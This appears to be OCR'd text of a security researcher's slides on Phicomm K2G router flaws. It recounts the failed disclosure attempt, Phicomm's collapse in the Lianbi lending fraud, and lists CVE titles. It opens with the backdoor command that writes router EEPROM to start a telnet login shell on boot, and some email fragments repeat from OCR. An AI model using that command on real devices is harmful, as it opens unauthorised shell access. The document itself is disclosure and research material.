
If BACKDOOR_KEY matches PERM_KEY then call **system("iwpriv ra0 e2p 26=7010")**, writing the bytes [HEX: 7010] to **EEPROM**, at offset 0x26 (virtual address 0x40026). This code will instruct the **telnetd_startup** daemon to launch **telnetd -l /bin/login.sh** on boot.

The Responsible Disclosure Process

I set out to find someone at Phicomm with whom I could discuss these vulnerabilities, and inform them of Tenable's 90-day coordinated disclosure protocol.

Generally speaking, we notify the vendor that we've found a 0-day, and tell them that *if they respond*, we will disclose in 90 days time, or as soon as we learn that the vulnerability has been patched.

We also tell them that we will disclose in 45 days time if we receive no reply.



Olivia Fraser <bughunters@tenable.com>
to service, support.usa, bcc: Vulnerability

Tue, Oct 5, 2021, 2:10 PM

Hello,

A researcher at Tenable has discovered several critical vulnerabilities on the Phicomm K2G router, and we are seeking a security contact at Phicomm with whom we may further discuss the matter.

We've internally assigned this issue the tracking number of TRA-384.

Thank you for your time.

postmaster@freecomm-networks.com
to me

Tue, Oct 5, 2021, 6:32 PM

***** CAUTION: This email was sent from an EXTERNAL source. Think before clicking links or opening attachments. *****


向以下收件人或组传递的邮件已延迟:

support.usa@phicomm.com

主题: seeking security contact to discuss vulnerabilities in Phicomm K2G (tracking number: TRA-384)

尚未传递此邮件。将继续尝试传递。

服务器在接下来 1 天 19 小时 53 分钟内将持续尝试传递此邮件。届时如仍无法传递，会给您发送通知。



Hello,

A researcher at Tenable ha ... t at Phicomm with whom we may further discuss the ma

We've internally assigned t

Thank you for your time.

*** CAUTION: This ema

向以下收件人或组传递

support.usa@phicomm.con

主题: seeking security cont


尚未传递此邮件。将继续尝

服务器在接下来 1 天 19 小

Delivery of message to the following recipient or group has been delayed: support.usa@phicomm.com Subject: seeking security contact to discuss vulnerabilities in Phicomm K2G (tracking number: TRA-384) This message has not been delivered. Will keep trying to deliver. The server will continue to attempt to deliver this message for the next 1 day, 19 hours, and 53 minutes. If delivery is still not possible by then, a notification will be sent to you

I tried to reach out over other channels, but the situation did not look promising.


I tried to reach out over other channels, but the situation did not look promising.



I am falling I am fading

@phicomm

I have lost it all



seeking security contact to discuss vulnerabilities in Phicomm K2G (tracking number: TRA-384)

Service <service@phicomm.eu>
Reply-To: bughunters@tenable.com
To: Olivia Fraser <bughunters@tenable.com>, "support.usa@phicomm.com" <support.usa@phicomm.com>

***** CAUTION: This email was sent from an EXTERNAL source. Think before clicking links or opening attachments. *****

Dear Sir,

Thank you for contacting Phicomm Support in Germany. Phicomm has closed all Business worldwide since 01.01.2019.

Yours sincerely

Service Team Phicomm

发件人: Olivia Fraser
发送时间: Dienstag, 5. Oktober 2021 20:10
收件人: service@phicomm.eu; support.usa@phicomm.com
主题: seeking security contact to discuss vulnerabilities in Phicomm K2G(tracking number: TRA-384)

[Quoted text hidden]

So, what happened?


- 2008: Gu Guoping founds Shanghai Feixun, which will later be known as “Shanghai Phicomm”
- 2012: Lianbi Financial founded by ????
- 2014: Phicomm declares operating income of 10 billion yuan (about $1.5 billion USD), dubbed “Little Huawei” in the Chinese press.
- 2014: Phicomm initiates merger with Huiqiu Technology (formerly Beisheng Pharmaceutical)
- 2015: Guoping gains control of Lianbi Financial
- 2015: Phicomm launches “0-yuan purchase plan”
- 2016: Huiqiu discloses that Guoping had gained control of the company. Guoping’s affiliate Xianyan receives largest fine in history from China Securities Regulatory Commision (about $500 million USD)
- 2016: Guoping claims to have lost financial control of Phicomm

tenable

The “0-yuan Purchase Plan”

Essentially, the deal was that you could apply for a full rebate on the purchase of Phicomm routers and IoT devices if you register for the Lianbi Financial and Huaxia Wanija Financial Peer-to-Peer lending Apps.

Further Reading...




Crime, Law and Social Change (2023) 79:369–393
https://doi.org/10.1007/s10611-022-10053-y

Check for updates

Crime and crisis in China's P2P online lending market: a comparative analysis of fraud

Li Huang[1] · Henry N. Pontell[2,3]

Accepted: 17 August 2022 / Published online: 15 September 2022



The Lianbi e-commerce trick

Lianbi Finance (Lianbi) was among the "Big Four" P2P lending platforms in the second wave of the crash, all of which ended with closings and criminal investigations. The Lianbi fraud involved collected funds of $12.7 billion, costing 1.1 million investors about $2 billion (Zhu, 2021b). Aside from its size, this case gained major attention due to its association with China's e-commerce giant JD.com, a publicly traded company on Nasdaq. Lianbi took advantage of consumer finance and online shopping in order to advance a tech start-up venture. After the fraud was uncovered, investors gathered at JD.com's headquarter demanding a return of their money.


The central figure in the scheme was Guoping Gu (Gu), the controller of Phicomm, a leading tech company dealing in telecommunications equipment. Its flagship product, routers, became the key item in Lianbi's financial conspiracy. In 2016, Phicomm and Lianbi launched a "0 RMB Purchase" promotion on different e-commerce platforms (Beijing News, 2018). Customers who participated paid $61 for the most basic Phicomm router. When they received the product it included a "K code", along with instructions directing them to the Lianbi app and website where they could enter the code in order to obtain a $61 credit in their accounts.

By accepting the promotion consumers became entrapped in a conspiracy designed to lure them into investing more money for supposed high returns, purchasing additional financial products sold by Lianbi, or purportedly saving more by buying other refund-eligible products. Lianbi was able to attract large numbers of victims within a relatively short period of time due to Phicomm's collaboration with JD.com in the promotion. During JD.com's 2018 online shopping festival, Phicomm had record-high sales of 722,000 electronic products (Beijing News, 2018). The day after the festival, however, investors found that they were unable to access their accounts on Lianbi. In response to investor complaints, the Shanghai Songjiang Public Security Bureau immediately began an investigation. Gu and Lianbi's legal representative both fled the country, but were apprehended and returned to China shortly thereafter.

- 2018-06: Lianbi Financial filed on suspicion of “illegally absorbing public deposits” (i.e. running a Ponzi scheme) – Gu Guoping is arrested.

- 2021-02-04: Shanghai No. 1 Intermediate People’s Court holds public hearing for fraud case against Guoping
- 2021-06-23: Songjian Police arrest Lianbi personnel

“On the morning of December 8, the Shanghai No. 1 Intermediate People’s Court publicly sentenced the defendants Gu Guoping, Nong Jin, Chen Yu, Zhu Jun, Wang Jingjing, and Zhang Jimin on the case of fundraising fraud. Gu Guoping was sentenced to life imprisonment for the crime of fundraising fraud, deprived of political rights for life, and confiscated of all personal property.”



上海一中院一审公开宣判被告人顾国平等集资诈骗案

上海一中法院 2021-12-08 10:51

点击蓝字关注我们

上海市第一中级人民法院

Shanghai No.1 Intermediate People’s Court

2021年12月8日上午，上海市第一中级人民法院（以下简称上海一中院）依法公开宣判被告人顾国平、依锦、陈雨、朱军、王晶晶、张翼敏集资诈骗一案，对顾国平以集资诈骗罪判处无期徒刑，剥夺政治权利终身，并处没收个人全部财产；对依锦、陈雨、朱军、王晶晶、张翼敏以集资诈骗罪分别判处有期徒刑十五年至十年不等的刑罚，并处没收个人财产人民币（以下币种相同）五百万元至六十万元。

To make a long story short, we should not expect patches.

Security Advisories

- CVE-2022-25213: Improper access control for UART shell
- CVE-2022-25214: Improper access control on LocalClientList.asp
- CVE-2022-25215: Improper access control on LocalMACConfig.asp
- CVE-2022-25218: Unpadded RSA lets attacker control plaintext
- CVE-2022-25219: Null byte interaction error in password generator

See Tenable research advisory TRA-2022-01 for details.

Thank You!

Olivia Lucca Fraser

Staff Research Engineer on Tenable’s Zero Day Research Team

github.com/oblivia-simplex

tenable